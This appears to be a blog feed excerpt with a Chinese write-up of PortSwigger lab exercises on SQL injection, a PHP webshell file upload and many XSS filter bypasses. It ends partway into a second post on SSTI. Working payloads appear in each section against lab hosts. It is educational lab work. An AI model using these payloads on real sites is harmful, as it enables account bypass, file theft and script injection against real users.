      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="burp靶场漏洞实战wp"><a class="markdownIt-Anchor" href="#burp靶场漏洞实战wp"></a> burp靶场漏洞实战wp</h1><p>之前一直在做各种题库中的题目，偶然得知burp靶场的实验不错，故作次wp，将持续跟进解题进度</p><h2 id="一-sql注入"><a class="markdownIt-Anchor" href="#一-sql注入"></a> 一、sql注入</h2><h3 id="1实验where条款中允许检索隐藏数据的sql注入漏洞"><a class="markdownIt-Anchor" href="#1实验where条款中允许检索隐藏数据的sql注入漏洞"></a> 1.实验：WHERE条款中允许检索隐藏数据的SQL注入漏洞</h3><p>开头一个个看过去，没什么特别的。仔细看发现在<strong>Refine your search:</strong></p><p>下面点进去url会变为</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://0ade00b5041780e7808e120800720083.web-security-academy.net/filter?category=Tech+gifts</span><br></pre></td></tr></table></figure><p>看起来存在SQL注入。</p><p>改成</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://0ade00b5041780e7808e120800720083.web-security-academy.net/filter?category=1&#x27; or 1=1--+</span><br></pre></td></tr></table></figure><p>直接过了emmmmmm</p><h3 id="2实验允许登录绕过的sql注入漏洞"><a class="markdownIt-Anchor" href="#2实验允许登录绕过的sql注入漏洞"></a> 2.实验：允许登录绕过的SQL注入漏洞</h3><p>题目描述：该实验室的登录功能中存在SQL注入漏洞。</p><p>要解决实验室问题，可以执行SQL注入攻击，以用户身份登录应用。<code>administrator</code></p><p>直接万能语句1’ or 1=1–+ 秒了</p><h3 id="3实验sql注入union攻击确定查询返回的列数"><a class="markdownIt-Anchor" href="#3实验sql注入union攻击确定查询返回的列数"></a> 3.实验：SQL注入UNION攻击，确定查询返回的列数</h3><p>题目看出来是联合注入，</p><p>这里已经很熟悉了，直接非常顺利</p><p>1’ order by 3–+通过</p><p>1’ order by 4–+报错，知道三列</p><p>于是写payload，这里有一个问题当时错了：</p><p>我最开始写的payload是：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://0a9000cf04defb8b808a26d400ac0024.web-security-academy.net/filter?category=-1&#x27; union select 1,2,3--+</span><br></pre></td></tr></table></figure><p>页面报错，当时不知道为什么啊，后来查阅资料才知道：因为 <code>UNION</code> 要求类型兼容。如果第一列是整数，你输入 <code>'1'</code> 可能会报错；而 <code>NULL</code> 可以自适应任何类型。所以这里用1,2,3是错误的QAQ</p><p>修改payload得到：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://0a9000cf04defb8b808a26d400ac0024.web-security-academy.net/filter?category=-1&#x27; union select NULL ,NULL ,NULL--+</span><br></pre></td></tr></table></figure><p>通过</p><h2 id="二-文件上传漏洞"><a class="markdownIt-Anchor" href="#二-文件上传漏洞"></a> 二、文件上传漏洞</h2><h3 id="1实验室通过网页壳上传远程代码执行"><a class="markdownIt-Anchor" href="#1实验室通过网页壳上传远程代码执行"></a> 1.实验室：通过网页壳上传远程代码执行</h3><p>题目描述：</p><p>该实验室包含一个易受攻击的图像上传功能。它不会在用户上传的文件存储到服务器文件系统前进行任何验证。</p><p>要解决实验问题，上传一个基础的PHP网页壳，并用它导出文件内容。请通过实验室横幅中的按钮提交此秘密。<code>/home/carlos/secret</code></p><p>您可以使用以下凭证登录您自己的账户：<code>wiener:peter</code></p><p>ps：骗你的，刚开始我甚至不知道这是题目描述（）</p><p>打开来就开始找上传点，然后在评论区找到了上传头像的位置，出于以往经验，我直接尝试上传，却得到missing parameter，多次尝试无果后我转变方向，发现没有login（），这才知道wiener:peter原来是题目里的（）气笑了说是</p><p>题目提示：如果你能成功上传网页外壳，你实际上就完全控制了服务器。这意味着你可以读写任意文件，窃取敏感数据，甚至利用服务器来针对内部基础设施和网络外其他服务器发动攻击。例如，以下PHP一行代码可用于从服务器文件系统读取任意文件：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;?php echo file_get_contents(&#x27;/path/to/target/file&#x27;); ?&gt;</span><br></pre></td></tr></table></figure><p>上传后，发送对该恶意文件的请求将在响应中返回目标文件的内容。</p><p>然后就写一句话木马：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;?php echo file_get_contents(&#x27;/home/carlos/secret&#x27;); ?&gt;</span><br></pre></td></tr></table></figure><p>上传成功后，查看上传路径，木马便会自动执行，</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">GET /files/avatars/1.php HTTP/2</span><br></pre></td></tr></table></figure><p>得到目标：</p><p>Rnh4NwyW1Gl2Ko3yWlVT2eFgyKRH9Hcd</p><h2 id="三-跨站脚本"><a class="markdownIt-Anchor" href="#三-跨站脚本"></a> 三、跨站脚本</h2><h3 id="1实验将xss映射到html上下文中且没有编码"><a class="markdownIt-Anchor" href="#1实验将xss映射到html上下文中且没有编码"></a> 1.实验：将XSS映射到HTML上下文中，且没有编码</h3><p>最简单的xss，</p><p>直接<code>&lt;script&gt;alert()&lt;/script&gt;</code>就行。</p><h3 id="2dom-xss-在-sack-中使用源代码documentwritelocationsearch"><a class="markdownIt-Anchor" href="#2dom-xss-在-sack-中使用源代码documentwritelocationsearch"></a> 2.DOM XSS 在 sack 中使用源代码<code>document.write``location.search</code></h3><p>理解DOM漏洞原理</p><ul><li><strong>源 (Source)</strong>：<code>location.search</code>，这是浏览器地址栏中 <code>?</code> 后面的部分（也就是 GET 参数）。攻击者可以完全控制这部分。</li><li><strong>汇 (Sink)</strong>：<code>document.write</code>。这个函数会将传入的字符串直接解析为 HTML 写入页面。如果传入的数据包含 <code>&lt;script&gt;</code> 标签，它<strong>通常不会执行</strong>（这是很多人的误区）。</li><li><strong>关键点</strong>：在 <code>document.write</code> 的上下文中，最可靠的 XSS 触发方式不是 <code>&lt;script&gt;alert(1)&lt;/script&gt;</code>，而是<strong>HTML 事件处理器</strong>，例如 <code>&lt;img src=x onerror=alert(1)&gt;</code>。</li></ul><p>DOM型xss最常见的来源是url,故我们可以尝试一下，在搜索栏里随便输入发现url变成</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://0a360098047f989f80da125100e00067.web-security-academy.net/?search=1</span><br></pre></td></tr></table></figure><p>payload如下：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">&quot;&gt;&lt;img src=x onerror=alert(666)&gt;</span><br><span class="line">这里注意闭合前面的&lt;&quot;</span><br><span class="line">&quot;&gt;&lt;svg onload=alert(666)&gt;</span><br></pre></td></tr></table></figure><p>其实本实验的核心还是在于闭合前面语句上面。</p><h3 id="3dom-xss-in-innerhtml-sink-using-source-locationsearch"><a class="markdownIt-Anchor" href="#3dom-xss-in-innerhtml-sink-using-source-locationsearch"></a> 3.DOM XSS in <code>innerHTML</code> sink using source <code>location.search</code></h3><p>比2还简单,直接</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;img src=x onerror=alert()&gt;</span><br></pre></td></tr></table></figure><p>即可。</p><p>这里简单说说原理，</p><ul><li><strong><code>&lt;img</code></strong>：这是一个标准的 HTML 图片标签的开始。浏览器看到它，就会准备去加载一张图片。</li><li><strong><code>src=x</code></strong>：这是图片的源地址属性。我们故意给它一个<strong>不存在的、无效的</strong>地址 <code>x</code>。</li><li><strong><code>onerror=alert(1)</code></strong>：这是一个<strong>事件处理器</strong>。<code>onerror</code> 是 <code>&lt;img&gt;</code> 标签的一个内置事件，它的触发条件是：<strong>当浏览器加载 <code>src</code> 指定的图片资源失败时</strong>。</li></ul><p>因此会触发xss</p><h3 id="4dom-xss-in-jquery-anchor-attribute-sink-using-sourcehreflocationsearch"><a class="markdownIt-Anchor" href="#4dom-xss-in-jquery-anchor-attribute-sink-using-sourcehreflocationsearch"></a> 4.DOM XSS in jQuery anchor attribute sink using source<code>href``location.search</code></h3><p>漏洞的根本原理：</p><ol><li>源（Source）：<code>location.search</code></li></ol><p><code>location.search</code> 是浏览器JavaScript中的一个属性，它返回URL中<code>?</code>后面的所有内容（包括问号本身）。</p><p>eg.</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://example.com/page?name=john&amp;age=25</span><br></pre></td></tr></table></figure><p><code>location.search</code> 的值是：<code>?name=john&amp;age=25</code></p><p>攻击者可以完全控制这部分内容，因为它是用户输入的。</p><ol start="2"><li>接收器（Sink）：jQuery的<code>attr('href', ...)</code></li></ol><p>jQuery的<code>attr()</code>函数用于设置HTML元素的属性。当它被用来设置<code>&lt;a&gt;</code>标签的<code>href</code>属性时，就构成了一个危险的接收器。</p><p>关键问题在于：<strong>jQuery在处理<code>href</code>属性时，不会对<code>javascript:</code>协议进行任何过滤或净化</strong>。</p><p>找到页面点击反馈界面改一下即可</p><p>就这样就解决了</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://0a5b00e103d9d5a4801b4fa9007100c3.web-security-academy.net/feedback?returnPath=javascript:alert()</span><br></pre></td></tr></table></figure><h3 id="5-reflected-xss-into-html-context-with-nothing-encoded"><a class="markdownIt-Anchor" href="#5-reflected-xss-into-html-context-with-nothing-encoded"></a> 5. Reflected XSS into HTML context with nothing encoded</h3><figure class="highlight text"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;script&gt;alert(/xss/);&lt;/script&gt;</span><br></pre></td></tr></table></figure><p>即可</p><h3 id="6stored-xss-into-html-context-with-nothing-encoded"><a class="markdownIt-Anchor" href="#6stored-xss-into-html-context-with-nothing-encoded"></a> 6.Stored XSS into HTML context with nothing encoded</h3><p>payload和5一样，留言放评论区就行。</p><h3 id="7dom-xss-in-jquery-selector-sink-using-a-hashchange-event"><a class="markdownIt-Anchor" href="#7dom-xss-in-jquery-selector-sink-using-a-hashchange-event"></a> 7.DOM XSS in jQuery selector sink using a hashchange event</h3><ol><li>源（Source）：<code>location.hash</code></li></ol><p><code>location.hash</code> 返回URL中<code>#</code>后面的内容（包括<code>#</code>号本身）。</p><p>eg.</p><figure class="highlight text"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://example.com/page#section2</span><br></pre></td></tr></table></figure><p><code>location.hash</code> 的值是：<code>#section2</code></p><p>因此，与4不同的是存在#</p><p>#javascript:alert(1)  没有<code>&lt;&gt;</code>，触发变为查找ID为<code>javascript:alert(1)</code>的元素，无法触发xss</p><ol start="2"><li>接收器（Sink）：jQuery选择器</li></ol><p>jQuery选择器是jQuery的核心功能，用于选择DOM元素：</p><figure class="highlight js"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">$(<span class="string">&#x27;selector&#x27;</span>)  <span class="comment">// 或 jQuery(&#x27;selector&#x27;)</span></span><br></pre></td></tr></table></figure><p>问题在于，如果选择器的内容来自用户输入，攻击者可以注入特殊字符来执行任意JavaScript。</p><p>因此，payload变为：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://0ac6009a034a7b868074d1ac001c00e2.web-security-academy.net/#%3Cimg%20src=x%20onerror=alert()%3E</span><br></pre></td></tr></table></figure><p>成功执行xss</p><p>额，然而这题没有解决。。。</p><p>回去看了眼题目描述：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">本实验室主页上存在一个基于DOM的跨站脚本漏洞。它使用 jQuery 的选择函数自动滚动到给定的帖子，标题通过属性传递。`$()``location.hash`</span><br><span class="line"></span><br><span class="line">要解决实验室问题，将利用漏洞传递给受害者，并调用其浏览器中的函数。`print()`</span><br></pre></td></tr></table></figure><p>也就是说要使用到靶场给的漏洞利用服务器，而且要使用print()函数而不是alert()</p><p>查了一下才知道，在 PortSwigger 的实验室中，<strong>“提交漏洞”</strong> 是指：</p><blockquote><p>将你的攻击 payload 托管到攻击服务器上，然后让实验室的<strong>模拟受害者</strong>（一个自动化机器人）访问该页面，从而验证漏洞是否被成功利用。</p></blockquote><p>好吧，于是提交：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;iframe src=&quot;https://0ac6009a034a7b868074d1ac001c00e2.web-security-academy.net/#&quot; onload=&quot;this.src += &#x27;&lt;img src=x onerror=print()&gt;&#x27;&quot;&gt;&lt;/iframe&gt;</span><br></pre></td></tr></table></figure><p>然而漏洞服务器坠机了。。。</p><h3 id="8-reflected-xss-into-attribute-with-angle-brackets-html-encoded"><a class="markdownIt-Anchor" href="#8-reflected-xss-into-attribute-with-angle-brackets-html-encoded"></a> 8. Reflected XSS into attribute with angle brackets HTML-encoded</h3><p>题目描述：</p><p>本实验室在搜索博客功能中存在跨站脚本的反映漏洞，其中角括号是HTML编码的。要解决这个实验，可以进行跨站脚本攻击，注入一个属性并调用该函数。<code>alert</code></p><p>hint:</p><p>仅仅因为你能触发自己，并不意味着这对受害者有效。你可能需要尝试在概念验证载荷中注入多种不同的属性，才能找到能在受害者浏览器中成功执行的。<code>alert()</code></p><p>漏洞特点</p><ol><li><p><strong>反射型XSS</strong>：恶意代码在URL参数中，服务器将参数值回显到HTML页面中</p></li><li><p><strong>注入点在属性中</strong>：用户输入被放在HTML标签的某个属性值里（如 <code>&lt;input value=&quot;用户输入&quot;&gt;</code>）</p></li><li><p><strong>尖括号被编码</strong>：<code>&lt;</code> 变成 <code>&lt;</code>，<code>&gt;</code> 变成 <code>&gt;</code>，无法直接注入新标签</p><p>虽然不能注入新标签，但你可以<strong>闭合当前属性</strong>或<strong>在当前属性中注入事件处理器</strong>。</p><p>payload：</p></li></ol><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&quot; onmouseover=alert(1) &quot;</span><br></pre></td></tr></table></figure><h3 id="9stored-xss-into-anchor-attribute-with-double-quotes-html-encodedhref"><a class="markdownIt-Anchor" href="#9stored-xss-into-anchor-attribute-with-double-quotes-html-encodedhref"></a> 9.Stored XSS into anchor attribute with double quotes HTML-encoded<code>href</code></h3><p>存储型，payload也很简单：</p><figure class="highlight text"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">javascript:alert()</span><br></pre></td></tr></table></figure><p>点击名字即可触发。</p><h3 id="10reflected-xss-into-a-javascript-string-with-angle-brackets-html-encoded"><a class="markdownIt-Anchor" href="#10reflected-xss-into-a-javascript-string-with-angle-brackets-html-encoded"></a> 10.Reflected XSS into a JavaScript string with angle brackets HTML encoded</h3><p>非常简单，去找找源码</p><p>搜索一下原神，然后在源代码直接找原神就能快速定位）原神牛逼</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">&lt;script&gt;</span><br><span class="line">                        var searchTerms = &#x27;genshin&#x27;;</span><br><span class="line">                        document.write(&#x27;&lt;img src=&quot;/resources/images/tracker.gif?searchTerms=&#x27;+encodeURIComponent(searchTerms)+&#x27;&quot;&gt;&#x27;);</span><br><span class="line">                    &lt;/script&gt;</span><br></pre></td></tr></table></figure><p>一目了然</p><p>payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&#x27;;alert();//</span><br></pre></td></tr></table></figure><h3 id="11dom-xss-in-angularjs-expression-with-angle-brackets-and-double-quotes-html-encoded"><a class="markdownIt-Anchor" href="#11dom-xss-in-angularjs-expression-with-angle-brackets-and-double-quotes-html-encoded"></a> 11.DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded</h3><p>描述：</p><p>本实验室在搜索功能中的AngularJS表达式中包含基于DOM的跨站脚本漏洞。</p><p>AngularJS 是一个流行的 JavaScript 库，它扫描包含该属性（也称为 AngularJS 指令）的 HTML 节点的内容。当向HTML代码添加指令时，你可以在双大括号内执行JavaScript表达式。当编码角括号时，这种技术非常有用。<code>ng-app</code></p><p>要解决这个实验，可以执行跨站脚本攻击，执行AngularJS表达式并调用该函数。<code>alert</code></p><p>没办法直接通过源码找到了</p><p>试了一下没头绪去查了一下资料：</p><p><strong>AngularJS 表达式注入</strong></p><p>AngularJS 1.x 版本有一个<strong>沙箱机制</strong>，原本目的是限制表达式能访问的 JavaScript 全局对象（如 <code>window</code>、<code>document</code>），防止开发者意外执行危险代码。但这个沙箱<strong>曾被多次绕过</strong>，本题利用的就是其中一种经典绕过链。</p><p><strong>攻击流程：</strong></p><ol><li><strong>进入 AngularJS 上下文</strong>：通过 <code>&#123;&#123;&#125;&#125;</code> 让 Angular 解析用户输入</li><li><strong>获取函数构造器</strong>：利用 <code>constructor.constructor</code> 取得 <code>Function</code> 构造函数</li><li><strong>执行任意代码</strong>：用 <code>Function</code> 将字符串转为可执行函数并立即调用</li></ol><p><code>Payload 原型</code></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&#123;&#123;constructor.constructor(&#x27;alert(document.domain)&#x27;)()&#125;&#125;</span><br></pre></td></tr></table></figure><p>第一层：<code>&#123;&#123;&#125;&#125;</code> —— 触发 Angular 表达式解析</p><ul><li>AngularJS 在渲染页面时，会扫描 DOM 中的 <code>&#123;&#123;&#125;&#125;</code> 插值语法</li><li>如果 <code>search</code> 参数的值被拼接到 HTML 中，且该 HTML 位于 Angular 的编译范围内（<code>ng-app</code> 指令内），Angular 就会对 <code>&#123;&#123;...&#125;&#125;</code> 内的内容进行<strong>表达式求值</strong></li><li>这不是简单的字符串拼接，而是<strong>真正的 JavaScript 执行环境</strong></li></ul><p>第二层：<code>constructor</code> —— 获取当前对象的构造函数</p><p><code>Object.constructor</code> 是 <code>Function</code>，因为 <code>Object</code> 本身是一个函数对象。</p><p>第三层：<code>constructor.constructor</code> —— 获取 Function 构造函数</p><ul><li>让我们一步步推导：<ul><li><code>constructor</code> → 当前对象（默认是 <code>Object</code>）的构造函数 → <code>Function</code></li><li>再次调用 <code>.constructor</code> → <code>Function</code> 的构造函数 → <strong><code>Function</code> 本身</strong></li></ul></li><li>所以 <code>constructor.constructor</code> 等价于 <code>Function</code>，即 JavaScript 的全局函数构造器</li></ul><p>第四层：<code>('alert(document.domain)')</code> —— 创建新函数</p><ul><li><code>Function('alert(document.domain)')</code> 会创建一个<strong>新函数</strong>，函数体就是字符串中的代码</li><li>该函数在<strong>全局作用域</strong>下执行，因此可以访问 <code>document</code> 对象</li></ul><p>第五层：<code>()</code> —— 立即执行</p><ul><li>调用这个新创建的函数，<code>alert(document.domain)</code> 立即执行，弹出提示框</li></ul><p>payload：on路径短，只有一次属性访问，减少被检测出来的风险</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">&#123;&#123;$on.constructor(&#x27;alert()&#x27;)()&#125;&#125;</span><br><span class="line">或者</span><br><span class="line">&#123;&#123;$eval(&#x27;alert()&#x27;)&#125;&#125;</span><br></pre></td></tr></table></figure><h3 id="12reflected-dom-xss"><a class="markdownIt-Anchor" href="#12reflected-dom-xss"></a> 12.Reflected DOM XSS</h3><p>？？好神奇的名字，这两个是能组合在一起的么</p><p>！？强强？！</p><p>该实验室展示了DOM的反映性漏洞。反射DOM漏洞发生在服务器端应用处理请求数据并在响应中回响该数据时。页面上的脚本随后以不安全的方式处理反射数据，最终将其写入危险的合成槽。</p><p>要解决这个实验，创建一个调用函数的注入。<code>alert()</code></p><p><strong>漏洞发生在客户端 JavaScript 直接处理 URL 参数并写入 DOM 的过程中</strong>，而不是服务端反射。</p><p>没遇见过，没什么头绪+1</p><p>这里去看了一下wp</p><p>payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">\&quot;-alert(1)&#125;//</span><br></pre></td></tr></table></figure><p>解释一下：由于你注入了反斜线且网站无法逃脱，当JSON回复试图逃脱开首双引号字符时，它会添加第二个反斜线。由此产生的双重背斩使逃脱动作被有效抵消。这意味着双引号被处理为非转义，关闭了应包含搜索词的字符串。</p><p>生成的响应：{“searchTerm”:“\”-alert(1)}//&quot;, “results”:[]}</p><h3 id="13reflected-xss-into-html-context-with-most-tags-and-attributes-blocked"><a class="markdownIt-Anchor" href="#13reflected-xss-into-html-context-with-most-tags-and-attributes-blocked"></a> 13.Reflected XSS into HTML context with most tags and attributes blocked</h3><p>该实验室在搜索功能中包含反映的XSS漏洞，但使用网络应用防火墙（WAF）来防范常见的XSS向量。</p><p>要解决实验室问题，可以执行跨站脚本攻击，绕过WAF并调用函数。<code>print()</code></p><p>注释</p><p>你的解决方案必须不需要任何用户操作。手动在自己的浏览器里被调用并不能解决实验室问题。<code>print()</code></p><p>已知该靶场存在过滤，于是我们可以考虑爆破标签，我们打开bp内嵌浏览器抓包发送到intruder模块，通过bp字典</p><p>xss标签字典：</p><p><a href="https://portswigger.net/web-security/cross-site-scripting/cheat-sheet">Cross-Site Scripting (XSS) Cheat Sheet - 2026 Edition | Web Security Academy</a></p><p>复制标签，粘贴到payload部分开始爆破得到body标签是能用的，</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;body%20=1&gt;</span><br></pre></td></tr></table></figure><p>同样的开始爆破事件：</p><p>也是去上述网站复制xss事件字典</p><p>爆破得到：</p><p>onresize 事件 为 iframe 标签的属性</p><p>去漏洞测试服务器提交：</p><figure class="highlight text"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;iframe src=&quot;https://0ae8007304784dde806f62da005600e1.web-security-academy.net/?search=&lt;body onresize=print()&gt;&quot; onload=this.style.width=&#x27;100px&#x27;&gt;</span><br></pre></td></tr></table></figure><h3 id="14reflected-xss-into-html-context-with-all-tags-blocked-except-custom-ones"><a class="markdownIt-Anchor" href="#14reflected-xss-into-html-context-with-all-tags-blocked-except-custom-ones"></a> 14.Reflected XSS into HTML context with all tags blocked except custom ones</h3><p>这个实验室会屏蔽除自定义标签外的所有HTML标签。</p><p>要解决实验室问题，可以执行跨站脚本攻击，注入自定义标签并自动提醒 。<code>document.cookie</code></p><p>然而bp实验室的漏洞测试服务器是不是真有点问题）</p><p>这里直接给出payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;script&gt; location = &#x27;https://0abc00b703d5046d802330bd000000b2.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x&#x27;; &lt;/script&gt;</span><br></pre></td></tr></table></figure><h3 id="15reflected-xss-with-some-svg-markup-allowed"><a class="markdownIt-Anchor" href="#15reflected-xss-with-some-svg-markup-allowed"></a> 15.Reflected XSS with some SVG markup allowed</h3><p>该实验室存在一个简单的反映XSS漏洞。该网站屏蔽了常见标签，但遗漏了一些SVG标签和事件。</p><p>要解决实验室问题，执行跨站脚本攻击调用函数。<code>alert()</code></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;svg&gt;alert(1)&lt;/svg&gt;</span><br></pre></td></tr></table></figure><p>回显&quot;Event is not allowed&quot;</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert(1)+%2F%3E%3Ctext+x%3D20+y%3D20%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E</span><br></pre></td></tr></table></figure><p>回显&quot;Tag is not allowed&quot;</p><p>说明过滤极其严苛，那我们考虑使用爆破</p><p>和之前流程一样，payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;svg&gt;&lt;$$&gt;</span><br></pre></td></tr></table></figure><p>爆破得到标签image</p><p>接着爆破事件，也一样，得到事件onbegin</p><p>构造payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;svg&gt;&lt;image onbegin=alert()&gt;</span><br></pre></td></tr></table></figure><p>发现没有用</p><p>于是回去看发现标签过滤还能使用animatetransform</p><p>于是我们改动一下得:</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;svg&gt;&lt;animatetransform onbegin=alert()&gt;</span><br></pre></td></tr></table></figure><p>成功弹窗。</p><h3 id="16reflected-xss-in-canonical-link-tag"><a class="markdownIt-Anchor" href="#16reflected-xss-in-canonical-link-tag"></a> 16.Reflected XSS in canonical link tag</h3>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/03/31/burp%E9%9D%B6%E5%9C%BA%E6%BC%8F%E6%B4%9E%E5%AE%9E%E6%88%98/</id>
    <link href="https://cl1ck-t0.github.io/2026/03/31/burp%E9%9D%B6%E5%9C%BA%E6%BC%8F%E6%B4%9E%E5%AE%9E%E6%88%98/"/>
    <published>2026-03-31T14:06:57.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>burp靶场漏洞实战</title>
    <updated>2026-08-14T10:16:40.679Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <category term="web漏洞" scheme="https://cl1ck-t0.github.io/tags/web%E6%BC%8F%E6%B4%9E/"/>
    <content>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="ssti注入"><a class="markdownIt-Anchor" href="#ssti注入"></a> SSTI注入</h1><p>简述：<strong>SSTI（Server-Side Template Injection）</strong></p><p>服务器端模板注入，攻击者能够向服务器端模板引擎注入恶意模板代码，从而在服务器端执行任意代码。</p><h2 id="一-前置基础"><a class="markdownIt-Anchor" href="#一-前置基础"></a> 一、前置基础</h2><p>首先我们要知道什么是模板。</p><p><strong>模板</strong> 是一种用于生成动态内容的工具。</p><p>它们通常包含两个基本部分：静态内容和动态占位符。</p><p>如图：<strong>绿色</strong> 部分为 <strong>静态内容</strong> ，而 <strong>橙色</strong> 部分则是 <strong>动态占位符</strong></p><p><img src="https://hello-ctf.com/hc-web/assets/image-20231128133158187.png" alt="image-20231128133158187" /></p><p>模板的主要作用是分离业务逻辑和展示逻辑，使得前端开发者和后端开发者可以并行工作，同时也使得代码更易于维护。</p><p>静态部分：由前端开发者设计，包括HTML、CSS、JavaScript等。 动态部分：由后端开发者提供数据，模板引擎将数据填充到模板中，生成最终的页面。</p><p><strong>模板引擎的工作流程</strong></p><p>1.解析模板：将模板文件解析成抽象语法树（AST）或类似的内部表示。</p><p>2.处理指令：执行模板中的指令（如循环、条件判断等）。</p><p>3.替换占位符：将占位符替换为实际的值。</p><p>4.输出结果：将处理后的模板输出为字符串（如HTML）。</p><p><strong>模板注入攻击成功的关键，在于攻击者输入的内容（如3）能够被模板引擎解析并生成抽象语法树（AST），而不仅仅是作为纯文本处理，AST是连接模板语法和底层代码执行的桥梁。攻击者的输入被解析成AST只是第一步，而真正执行这个AST并使其产生效果的，是模板引擎的代码生成器或解释器</strong>。</p><p>eg.[HNCTF 2022 WEEK2]ez_SSTI</p><p>传入</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">http://node5.anna.nssctf.cn:28434/?name=&#123;&#123;7*7&#125;&#125;</span><br></pre></td></tr></table></figure><p>返回49，说明存在服务器端模版注入。</p><h2 id="二-ssti注入流程"><a class="markdownIt-Anchor" href="#二-ssti注入流程"></a> 二、SSTI注入流程</h2><ol><li><strong>信息收集</strong>：<ul><li>确定目标使用的编程语言和模板引擎（如 Flask 使用 Jinja2）。</li><li>测试注入点：URL 参数、表单、评论区、HTTP 请求头等。</li><li>提交测试 payload：<code>&#123;&#123;7*7&#125;&#125;</code>或 <code>&#123;% print(1+1) %&#125;</code>，观察是否被解析。</li></ul></li><li><strong>了解模板引擎特性</strong>：<ul><li><strong>Jinja2</strong>：支持 Python 反射（如 <code>__class__</code>, <code>__globals__</code>）。</li><li><strong>Twig</strong>：支持过滤器和回调函数。</li><li><strong>FreeMarker</strong>：支持 Java 类调用（如 